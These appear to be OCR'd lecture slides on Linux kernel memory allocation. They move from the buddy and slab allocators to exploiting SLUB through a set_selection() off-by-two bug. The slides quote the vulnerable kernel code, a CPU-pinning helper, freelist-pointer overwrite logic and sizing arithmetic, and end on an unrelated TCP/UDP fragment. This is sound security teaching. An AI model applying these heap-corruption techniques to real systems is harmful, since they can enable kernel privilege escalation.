
High Memory

- Kernel's linear address space mapped into the 4th GB on 32-bit systems
- Thus up to 896MB of physical memory directly accessible to kernel via a constant offset
- Addresses above 896MB (i.e., 896MB → 64GB, `ZONE_HIGHMEM`) not directly accessible
- Solution: Map these addresses into kernel's address space so kernel can access
- **This problem goes away on 64-bit machines**
- Much larger address space

Mapping High Addresses

- Permanent kernel mappings
  - Use a page table in the kernel master page tables
  - Allows mapping 2 or 4MB of upper memory at once
  - May block (because entries not available in the page table)
- Temporary kernel mappings
  - Never block
  - Map through one of 13 “windows” in the kernel address space
  - Kernel not preemptible during temporary kernel mapping
- None of this madness on 64-bit architectures

Buddy System Memory Allocator



Per-CPU Page Frame Cache

- Two of these caches per CPU
  - Cold cache (frame contents not in CPU cache)
    - Use for DMA—CPU not involved
  - Hot cache (frame contents in CPU cache)
    - Increases performance when writes to the frame will be performed immediately
- Primary data structure is per_cpu_pages descriptor
  - # of frames in cache
  - Low watermark
  - High watermark
  - # of frames to add or subtract
  - List of associated page descriptors
- Cache is replenished from buddy system as needed
- `buffered_rmqueue()` gets a single page
- `free_hot_page()` / `free_cold_page()` / `free_hot_cold_page()` to free

Memory Pools

- New for 2.6 →
- "Survivalist" memory allocations
- Hold small pools of memory in case other kernel memory allocations fail
- Use the reserved memory only in an emergency
  - canned tuna, a can opener, and a plastic fork (maybe some Crystal hot sauce)
- "….mostly used for guaranteed, deadlock-free memory allocations during extreme VM load…"
- Can be stacked on top of other memory allocators, e.g., the slab allocator
- See mempool.h / mempool.c for details


Summary: Zone Allocator

- Front end kernel page frame allocator
- Locates memory zone that can satisfy a memory request
- Many responsibilities:
  - Protect reserved page frame pools
  - Be frugal with ZONE_DMA
  - Trigger page frame reclamation when memory becomes scarce
- Only handles page-grained allocations
- These are too large for single kernel objects, etc., so …

Slab Allocator


- **Slab allocator** handles requests for small amounts of memory
- Slab allocator manages **caches**, each of which holds **slabs** of objects of a particular type
- `kmem_cache` structure describes a particular cache
- **SLUB / SLAB / SLOB / SLQB** choices, all providing the same interface!
- And this is where it gets interesting…

Slab Allocator (Abstract View)



The abstract view won't suffice for our purposes…

Slabs



= allocated

General vs. Specific Caches

- General caches are used internally by the slab allocator
  - Caches with geometrically distributed object sizes
    - May include sets for DMA vs. non-DMA
    - Supports malloc-style requests: `kmalloc()` / `kfree()`
- Specific caches
  - Create via a call to `kmem_cache_create()`
- Check out */proc/slabinfo*
- Under SLUB, this dichotomy disappears… like-sized structures grouped together regardless of type

Into the Weeds…

- Original Linux SLAB allocator based on Solaris 5.4 slab allocator
- SLAB was only choice in 2.4-series kernels
- Now, in addition to SLAB, have:
  - SLUB (used in most distributions)
  - SLOB (tuned for low memory environments, e.g., embedded systems)
  - SLQB (author disagrees with “one true” vision of SLUB); not present in most distributions
- See slab_def.h, slab.h, slob_def.h, slub_def.h, slab.c, slob.c, slub.c in include and mm directories in the Linux source


SLUB / SLAB / SLOB / SLQB

- Mutually exclusive: must choose one
- **All** export the same interface:
- `kmem_cache_alloc()`
- `kmem_cache_free()`
- `kmalloc()`
- `kfree()`
- `kzalloc()/kzfree()`
- Internals differ significantly
- SLUB is the usual choice now

```
struct page {
[…]
    union {
        pgoff_t index;
        void *freelist;
    };
[…]
    union {
        atomic_t _mapcount;
        struct {
            u16 inuse;
            u16 objects;

        };
    };
```

```
struct kmem_cache {
…
  int size;     // with link
  int objsize; // w/o link
  int offset;  // of next free
…
};
```



Source: Attacking the Core

SLUB: More Details

- SLUB tracks only “partial slabs” with some free slots (except for per-CPU slabs—see below)
- Completely free slabs are released to the zone allocator
- Completely full slabs are “forgotten” until a free operation transforms them into a partial slab again
- For efficiency, SLUB allocates one slab (free or partial) per CPU per object type/size for fast allocations
- This slab is always targeted first for object allocations

No Favoritism for Liked-Sized Objects

- **Unlike some other slab allocator designs, SLUB will group objects with different types into the same cache**, as long as they have a compatible size…
- Means: no difference between "general-purpose" and "specific" caches!
- (This functionality can be turned off)


SLUB

- Can monitor SLUB behavior via **/proc/slabinfo**
- Debugging / performance monitoring / exploit development
- For each cache, can determine:
  - Cache type
  - # of in-use objects
  - Total # of objects
  - Size of each object
  - Number of objects in each slab

```
linuxbox$ cat /proc/slabinfo
[…]
kmalloc-32     990   1152    32   128   …
[…]
```

- Total # of objects - # of in-use = # of objects that must be created to force allocation of a new slab!

This is going somewhere (really)…



`set_selection()` Exploit from Attacking The Core

`set_selection()` Memory Corruption

- Console subsystem in Linux allows text selection (by GPM mouse daemon)
- Exploit requires physical access to the machine @ a console…
- Or attacking an application that is attached to a console
- Bug is in translation of characters represented as 16-bit integers into 3 byte UTF-8 Unicode during selection with mouse

From drivers/char/selection.c:

```
int set_selection(struct tiocl_selection __user *sel, struct tty_struct *tty) {

  unsigned short xs, ys, xe, ye;

  if (!access_ok(VERIFY_READ, sel, sizeof(*sel)))
    return -EFAULT;
  __get_user(xs, &sel->xs);
  __get_user(ys, &sel->ys);
  __get_user(xe, &sel->xe);
  __get_user(ye, &sel->ye);
  __get_user(sel_mode, &sel->sel_mode);
  xs--; ys--; xe--; ye--;

  ps = ys * vc->vc_size_row + (xs << 1);                    [1]
  pe = ye * vc->vc_size_row + (xe << 1);                    [2]
[…]
       switch (sel_mode)
       {
           case TIOCL_SELCHAR:     /* character-by-character selection */
                       new_sel_start = ps;
                       new_sel_end = pe;
                       break;
[…]
  sel_start = new_sel_start;
  sel_end = new_sel_end;
```

Each character in the console is a 16-bit quantity.

```
/* Allocate a new buffer before freeing the old one ... */
/* chars can take up to 3 bytes */
  multiplier = use_unicode ? 3 : 1;
  bp = kmalloc((sel_end-sel_start)/2*multiplier+1, GFP_KERNEL);    [3]
[…]
/* Fill the buffer with new data ... */
  for (i = sel_start; i <= sel_end; i += 2) {                      [4]
    c = sel_pos(i);
    if (use_unicode)
      bp += store_utf8(c, bp);                                     [5]
    else
      *bp++ = c;
```

Oops…sel_end – sel_start + 1

Buffer is 2 bytes too short!

Main idea: For every character in selection, convert it to UTF-8 if Unicode is in use in the kernel, otherwise just store it directly. Characters in the selection in the console are 16-bit integers that represent an index into the current font; internal representation is 3-byte UTF-8 Unicode.

SLUB Exploitation: Basics

- Need to find suitable objects
- Drive allocation of an arbitrary # of these objects
- Overwrite objects or slab metadata (e.g., free object link)
- Monitor behavior of allocator
  - `use /proc/slabinfo`
- Make sure once new slab is created, all allocations are associated with a specific CPU… [see next slide]

Wire Userspace Process to CPU 0

```
static int bindcpu(){
  cpu_set_t set;
  CPU_ZERO(&set);
  CPU_SET(0, &set);

  if (sched_setaffinity(0,sizeof(cpu_set_t),
        &set)< 0) {
    perror("setaffinity");
    return (-1);
  }
  return (0);
}
```

Overwrite-Into-Free-Object


- The `set_selection()` bug gives us a mechanism to overwrite memory
- Problem: A very small amount of overwrite
- Q: What are the effects of being able to tamper with the next-free pointer in SLUB objects?
- See `slab_alloc()` code on next slide…

```
static void *slab_alloc(struct kmem_cache *s,
                        gfp_t gfpflags, int node,
                        unsigned long addr) {
   void **object;
   struct kmem_cache_cpu *c;
   [...]
   c = get_cpu_slab(s, smp_processor_id());
   objsize = c->objsize;
   if (unlikely(!c->freelist || !node_match(c, node)))
     object = __slab_alloc(s, gfpflags, node, addr, c);
   }
   else {
     object = c->freelist;
     c->freelist = object[c->offset];
     stat(c, ALLOC_FASTPATH);
   }
   [...]
   return object;
}
```

Triggers allocation of new slab

Next allocation will use next-free pointer!

What We'd Like…



Source: Attacking the Core

Next object to be allocated will be totally under our control in user space!


Don't Pop the Cork Yet…

- Overwriting next-free pointer to get what we saw on previous slide requires **4 byte overwrite**
- With 1-2 byte overwrite (e.g., `set selection()` bug), have 1-2 bytes and **can only overflow LSBs** (little endian) of pointers
- What happens when we do not have four (pointer size on 32-bit) or eight (pointer size on 64-bit) overflowing bytes, but just one or two?
  - e.g., with `set_selection()` bug
- What happens when another object is requested from the same slab? Any checks?
- What happens when an object (or our object) is freed back to the allocator?
- Kernel may rapidly free allocated objects
- What if free code ensures a kernel space address?
- So it's not going to be that easy after all…

More Info

- Allocations are actually adjusted to 2**n, e.g., 32, 64, 128, …, bytes
- e.g., a 53 byte allocation actually gets 64 bytes
- Need to straddle the boundary to use 1-2 byte overwrite capability
- `bp=kmalloc((sel_end - sel_start) / 2 * 3 + 1)`
- `For 64 byte cache:(64-1)/3*2=`**`sel_end-sel_start=42`**
- **`42/2*3+1=64 bytes, we get 2 byte overwrite`**
- `For 128 byte cache:(128-1)/3*2=`**`sel_end-sel_start=84`**
- **`84/2*3+1=127, we get 1 byte overwrite`**

What We're Going to Have to Live With (Simplified)




Source: Attacking the Core

TCP	UDP
Reliable	Unreliable
Connection-oriented	Connectionless
